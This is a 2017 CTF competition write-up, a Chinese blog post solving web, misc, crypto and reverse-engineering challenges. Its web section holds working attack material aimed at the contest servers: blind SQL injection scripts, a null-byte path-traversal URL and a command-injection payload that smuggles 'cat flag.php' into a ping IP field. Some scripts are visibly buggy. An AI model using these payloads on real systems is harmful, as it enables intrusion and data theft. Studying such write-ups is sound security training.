

2017 火种CTF Writeup

原创

4ct10n 于 2017-07-06 00:34:25 发布 5356 收藏 1

分类专栏: [write-up](#) 文章标签: [writeup](#)

版权声明: 本文为博主原创文章, 遵循[CC 4.0 BY-SA](#)版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_31481187/article/details/74269279

版权



[write-up 专栏收录该内容](#)

22 篇文章 2 订阅

订阅专栏

趁着周日的时间打了个小比赛。。。

WEB

1 签到

直接关注就OK

[key{welcome_to_anyuntec!}](#)

2 一道简单的Web题

利用XFF注入

猜测后台逻辑是一个insert注入

```
$sql="insert into client_ip (ip) values ('$ip')";
mysql_query($sql);
```

那么我们可以进行注入了

贴上注入脚本


```
#!/usr/bin/env python2
# -*-coding:utf-8-*-
import requests
import string
url="http://aim.zhugeaq.com:82"
guess='1234567890abcdef{}'
flag=""
for i in range(1,100):
    for str in guess:
        headers={"x-forwarded-for":"xx'+"+(select case when (ascii(substring((select flag from flag ) from 1 for 1),74))=1 then 1 else 0 end)+";"
        res=requests.get(url,headers=headers)
        sec=res.elapsed.seconds
        if sec > 4:
            flag = flag + str
            print flag
            break
print flag
```

flag{4c9551d5be5612f7bb5d286785}

3 猜猜我在哪里

robots.txt 找到要访问 index.txt

```
<?php
if (empty($_GET["file"])){
    echo('../flag.php');
    return;
}
else{
    $filename='pages/'.(isset($_GET["file"])?$_GET["file"]:"welcome.txt").'.html';
    include $filename;
}
?>
```

 | aim.zhugeaq.com:81/CTF/1/index.php?file=../../../../flag.php%00

flag{31de3cbfdf2884987e65f77ebb5ac338}

http://blog.csdn.net/qq_31481187

4 前端跑路了QAQ

index.txt 查看源码

```
<?php
$ip = isset($_POST['ip'])?$_POST['ip']:die();
if(!preg_match('/^\\d{1,3}\\.\\d{1,3}\\.\\d{1,3}\\.\\d{1,3}/i',$ip)){
    die("ip 格式错误!");
}
echo strlen($ip);
if(strlen($ip)<7||strlen($ip)>21){
    die("ip 长度错误!");
}
// Determine OS and execute the ping command.
if( strstr( php_uname( 's' ), 'Windows NT' ) ) {
    // Windows
    $cmd = shell_exec( 'ping ' . $ip );
} else {
    // *nix
    $cmd = shell_exec( 'ping -c 1 ' . $ip );
}
// Feedback for the end user
echo "<pre>{$cmd}</pre>";
```

这里ip的长度限制为25之内给了我们可乘之机

通过构造

```
ip=0.0.0.1%0acat flag.php
```

The screenshot shows a browser's developer tools Network tab. A POST request is being made to the URL `http://aim.zhugeaq.com:84/index.php`. The `Post data` field contains the value `ip=0.0.0.1%0acat flag.php`, which is highlighted with a blue border.

```
1 20<pre><?php  
2 //flag{d73669db24d3a35f74bfcccd92741ea20}  
3  
4 ?>  
5 </pre>
```

http://blog.csdn.net/qq_31481187

5 你看到我的密码了嘛

一道基本的注入题目

发现过滤了一些东西

```
information limit ()
```

这里主要是过滤了()不能通过正常的注入

```
mysql> select * from yz where a='`^1`1;  
+----+----+----+  
| a | b | c |  
+----+----+----+  
| aaa | bbb | ccc |  
+-----+  
1 row in set, 1 warning (0.00 sec)
```

在本地测试可以得到字段名

The screenshot shows a browser's developer tools Network tab. A POST request is being made to the URL `http://blog.csdn.net/qq_31481187`. The `Post data` field contains the value `username='^1^1%23&password=1'`.

`admin_r`

http://blog.csdn.net/qq_31481187

尝试利用order by注入

```

import requests
url="http://aim.zhugeaq.com:83/index.php"
string = ''
for i in range(1,33):
    for j in range(33,127):
        string += chr(j)
        data = {
            'username':'admin_r' union select 1,2,'{}' order by 3#.format(string),
            'password':'admin'
        }
        s=requests.post(url=url,data=data)
        content=s.content
        print chr(j), '|',string
        string = string[:-1]
        if 'admin_r' in content:
            string += chr(j-1)
            print string,"*****"
            break

print string

```

FLAG{93FCFF2AF3914F7}

6 一道很难的Web题

考察基本的注入知识

```

black: where & and  order limit sleep

white: union select from , # -- ascii = substr

```

```

# coding:utf-8
import requests
url = 'http://aim.zhugeaq.com:85/01/login.php'
dic = '1234567890abcdef'
string = ""
for i in range(2,34):
    for j in dic:
        payload = "1'/1=(ascii(substr((pass)from(1)-{}))={})/1='1".format(i,ord(j))
        data = {
            'username':payload,
            'pass':'1'
        }
        re = requests.post(url=url,data=data)
        if "用户名错误" in re.content:
            string += j
            print string
print string[:-1]

```

d1c46106fdda5b257a9f8bf503747fe4

利用md5解密: root!@#123

flag{b9b0b759ad3e8a5129044c115e042c59}

MISC

1. 截获了一个文件

a2V5ezlwMTZfa2V5X2hlbHB9==

Base64解密

key{2016_key_help}

2. 这是什么

明显是unicode

key{you are
right}

key{you are right}

http://blog.csdn.net/qq_31481187

3. Keyboard

```
#jrecbi]gyu8
e.u pry(owRuuo.yQ)S
e.u {pry(jd)S
    ypfS
        aoj ] rpe(jd)
        .qj.lyS
            p.ygpb jd
        cu (aoj V 96) abe (aoj W 123)S
            p.ygpb jdp((aoj[97]Ruuo.yQ)v{{mre{{(26) } 97)
        .ncu (aoj V 64) abe (aoj V 91)S
            p.ygpb jdp((aoj[65]Ruuo.yQ)v{{mre{{(26) } 65)
        .no.S
            p.ygpb jd
        p.ygpb --vhrcb(/{pry( j ) urp j cb o=)
    lpcby pry( -qpn?popbpo.+ -w 13 )
```

rot13加密

最后找到对应加密 `qpn?popbpo.+ -> xrl{rsrnrsse}`

绕后直接ROT13转换

key{efeaeffr}

CRYPTO

解密1

The screenshot shows a browser's developer tools console. At the top, there are tabs for '警告' (Warning), '消息' (Message), '调试信息' (Debugging Information), and 'Cookies'. Below the tabs, a warning message is displayed: "恭喜您! key{the first key}." The main console area contains two lines of code:

```
1 s = "\u606d\u559c\u60a8\uff01\u006b\u0065\u0079\u007b\u0074\u0068\u0065\u0022
2 http://blog.csdn.net/qq_31481187
```

解密2

base64解密

Tk5TWFM2M0pPTIJXR1kzR09KVEdPNURCTVZUR0NaM1NOQjJIMj09PQ==

base32解密

NNNSX63JONRWGY3GOJTGO5DBMVTGCZ3SNB2H2==

key{iscccfrfgtaefagrht}

解密4

想着应该是异或

写了了个脚本

```
s1 = [0b00000010, 0b00001000, 0b00011010, 0b00000110, 0b00001010]
s2 = 'large'
flag = ''
for i in range(5):
    flag += chr(s1[i]^ord(s2[i]))
print flag
```

解密5

e6Z9i~]8R~U~QHE{RnY{QXg~QnQ{^XV1RXlp^XI5Q6Q6SKY8jUAA

凯撒移位范围大点就可以

a2V5ezY4NzQzMmAuwNjUwMTczMjMwZTRhNThlZTE1M2M20GU4fQ==

解密

key{68743000650173230e4a58ee153c68e8}

解密6

md5碰撞

```
import random
import string
def md5(str):
    import hashlib
    m = hashlib.md5()
    m.update(str)
    return m.hexdigest()
while 1:
    string = ''
    s = string.join(random.sample('qwertyuiopasdfghjklzxcvbnm1234567890', 4))
    if md5(s)[0:10] == 'd9ddd1800f':
        print s
        break
```

d9ddd1800fb812bd62e3fc55c35599b0

REVERSE

注册码去哪儿了

首先说了username是anyuntec

利用IDA找到了关键函数

```

    for ( i = 0; i < (signed int)strlen(&String); ++i )
    {
        if ( *(&v7 + i) != i + *&(String + i) - strlen(&String) )
            break;
    }
}

```

最后写出逆向脚本

```

str1 = 'anyuntec'
str2 = ''
for i in range(len(str1)):
    str2 += chr(ord(str1[i]) + i - len(str1))
print str2

```

简单的PE逆向

Crack my apk~

通过JEB反编译，检查逻辑.

用户名是Tenshine

flag是首先md5，然后隔位取字符

用户名md5:


b9c77224ff234f27ac6badf83b855c76

得到flag:

flag{bc72f242a6af3857}

re300

利用PEID查看程序，是win32 GUI程序， Delphi编写。利用ida分析



发现有createthread，怀疑是子线程检测

定位到这

```

byte_61805D = 1;
v8 = CreateThread(
    lpThreadAttributes,
    dwStackSize,
    (LPTHREAD_START_ROUTINE)unknown_libname_67,
    (LPUOID)v7,
    dwCreationFlags,
    lpThreadId);
...

```

利用OD动态查看

004091BD	. 50	PUSH EAX	ThreadFunction = reversel.00409134
004091BE	. 8B45 F8	MOV EAX, [LOCAL. 2]	
004091C1	. 50	PUSH EAX	StackSize
004091C2	. 8B45 FC	MOV EAX, [LOCAL. 1]	
004091C5	. 50	PUSH EAX	pSecurity
004091C6	. E8 65B8FFFF	CALL <JMP.&kernel32.CreateThread>	http://blog.csdn.net/qq_31481187
004091CB	8B50	MOW ECX EAX	

下断点寻找处理函数ctrl+F7跟踪，跟踪到了下面的函数

地址	HEX 数据	反汇编	注释	寄存器 (FPU)
005C506A	. C645 F7 00	MOV BYTE PTR SS:[EBP-9], 0		EAX 00000000
005C506E	. 31DB	XOR EBX, EBX		ECX 020F0E69 ASCII "11111111111111111111111111111111"
005C5070	. 31FF	XOR EDI, EDI		EDX 00000062
005C5072	> 3B7D F0	CMP EDI, [LOCAL_4]		EBX 00003100
005C5075	.~ 77 2E	JAE SHORT reverse1.005C50A5		ESP 0539FEC8
005C5077	. 8A39	MOV BH, BYTE PTR DS:[ECX]		EBP 0539FEE8 http://blog.csdn.net/qq_31481187
005C5079	. 8031 78	XOR BYTE PTR DS:[ECX], 78		ESI 006172B1 reverse1.006172B1

利用IDA查看

```

Function name
f CloseHandle
f GetStdHandle
f WriteFile
f FindClose
f FindFirstFileW
f InitializeCriticalSection
f EnterCriticalSection
f LeaveCriticalSection
f DeleteCriticalSection
f CreateThread
f GetCurrentThreadId
f SwitchToThread
f ExitThread
f ExitProcess
f UnhandledExceptionFilter
f GetLastError
f FreeLibrary
f LoadStringW
f GetCommandLineW
f GetModuleFileNameW
f GetModuleHandleW

20    v4 = v13;
21    v12 = 0;
22    v5 = 0;
23    v6 = 0;
24    while ( v6 <= v11 )
25    {
26        v7 = *v3;
27        *v3 ^= 0x78u;
28        *v3 ^= 5u;
29        *v3 ^= 0x27u;
30        *v3 ^= v6++;
31        v5 += v12;
32        *v3 ^= v5;
33        v8 = *(BYTE *)v4++;
34        *v3 ^= v8;
35        ++v3;
36        v12 = v7;
37        if ( !(v6 % a3) )
38            v4 = v13;
39    }
40    return v10;
41

```

http://blog.csdn.net/qq_31481187

发现了加密函数

```
__int64 __fastcall sub_5C5054(__int64 a1, int a2, signed int a3)
{
    char *v3; // ecx@1
    int v4; // esi@1
    char v5; // bl@1
    signed int v6; // edi@1
    char v7; // bh@3
    char v8; // dl@3
    __int64 v10; // [sp-20h] [bp-30h]@1
    unsigned int v11; // [sp+0h] [bp-10h]@1
    char v12; // [sp+7h] [bp-9h]@1
    int v13; // [sp+8h] [bp-8h]@1
    int v14; // [sp+Ch] [bp-4h]@1

    v13 = a2;
    v11 = HIDWORD(a1);
    v14 = a1;
    v10 = a1;
    v3 = (char *)a1;
    v4 = v13;
    v12 = 0;
    v5 = 0;
    v6 = 0;
    while ( v6 <= v11 )
    {
        v7 = *v3;
        *v3 ^= 0x78u;
        *v3 ^= 5u;
        *v3 ^= 0x27u;
        *v3 ^= v6++;
        v5 += v12;
        *v3 ^= v5;
        v8 = *(_BYTE *)v4++;
        *v3 ^= v8;
        ++v3;
        v12 = v7;
        if ( !(v6 % a3) )
            v4 = v13;
    }
    return v10;
}
```

这是比对函数

```
vv = sub_400000((DWORD *)v4 + v9),
sub_5C50AC(v7, v8);
v9 = 0;
do
{
    if (*(_BYTE *)(*(_DWORD *) (v4 + 68) + v9) != byte_6172C0[v9])
        break;
    ++v9;
}
while (v9 < 21);
v10 = dword_61D358;
```

http://blog.csdn.net/qq_31481187

这是内存比对

.data:006172BC	db 78h ; x
.data:006172BD	db 6Bh ; k
.data:006172BE	db 61h ; a
.data:006172BF	db 6Eh ; n
.data:006172C0 ; char byte_6172C0[]	db 53h ; DATA XREF: sub_5C533C+64↑r
.data:006172C0 byte_6172C0	db 22h ; "
.data:006172C1	db 9Bh ;
.data:006172C2	db 18h
.data:006172C3	db 0DBh ;
.data:006172C4	db 70h ; p
.data:006172C5	db 0D0h ;
.data:006172C6	db 40h ; @
.data:006172C7	db 2Ah ; *
.data:006172C8	db 0D2h ;
.data:006172C9	db 2Fh ; /
.data:006172CA	db 0CAh ;
.data:006172CB	db 0A4h ;
.data:006172CC	db 11h
.data:006172CD	db 0C8h ;
.data:006172CE	db 0A5h ;
.data:006172CF	db 1Dh
.data:006172D0	db 0C9h ;

http://blog.csdn.net/qq_31481187

```
# -*- coding:utf-8 -*-
a = [0x53 ,0x22 ,0x9B ,0x18 ,0xDB ,0x70 ,0xD0 ,0x40 ,0x2A ,0x2D ,0x2F ,0xCA ,0xA4 ,0x11 ,0xC8 ,0xA5 ,
0x1D ,0xFD ,0x39 ,0x59 ,0x97 ,0x68 ,0x39 ,0xF5 ,0x94 ,0x45 ,0x07 ,0x2E ,0xA0 ,0x1D ,0x23 ,0x9D ]

b = [0x62 ,0x77 ,0x6A, 0x73 ,0x37 ,0x4D, 0x6E ,0x66 ,0x61, 0x39 ,0x55 ,0x78 ,0x78 ,0x6B ,0x61 ,0x6E ,
0x53 ,0x22 ,0x9B ,0x18 ,0xDB ,0x70 ,0xD0 ,0x40 ,0x2A ,0x2D ,0x2F ,0xCA ,0xA4 ,0x11 ,0xC8 ,0xA5 ,
0x1D ,0xFD ,0x39 ,0x59 ,0x97 ,0x68 ,0x39 ,0xF5 ,0x94 ,0x45 ,0x07 ,0x2E ,0xA0 ,0x1D ,0x23 ,0x9D]

# print(b)
v5 = 0
v7 = 0
s = ""
for i in range(len(a)):
    a[i]^=b[i]
    v5 +=v7
    if v5>255:
        v5 = v5&255
    a[i]^=v5
    a[i]^=i
    a[i]^=0x27
    a[i]^=0x5
    a[i]^=0x78
    v7 = a[i]
    if (i+1)%16==0:
        for j in range(7):
            b[i+j+1] = b[j]
print s.join([chr(i) for i in a])
```

key{vXpybehIyAPcUt28}